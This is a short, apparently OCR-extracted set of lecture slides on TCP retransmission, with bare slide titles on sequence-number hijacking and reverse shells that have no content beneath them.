
Transmission Control Protocol

- *What if the first packet is dropped in network?*
- Receiver always acknowledges with seq. no. of next expected byte




Transmission Control Protocol

- *What if the first packet is dropped in network?*
- Receiver always acknowledges with seq. no. of next expected byte
- Sender retransmits lost segment




Transmission Control Protocol

- *What if the first packet is dropped in network?*
- Sender retransmits lost segment
- Receiver always acknowledges with seq. no. of next expected byte



Hijacking Sequences Number



Reverse Shell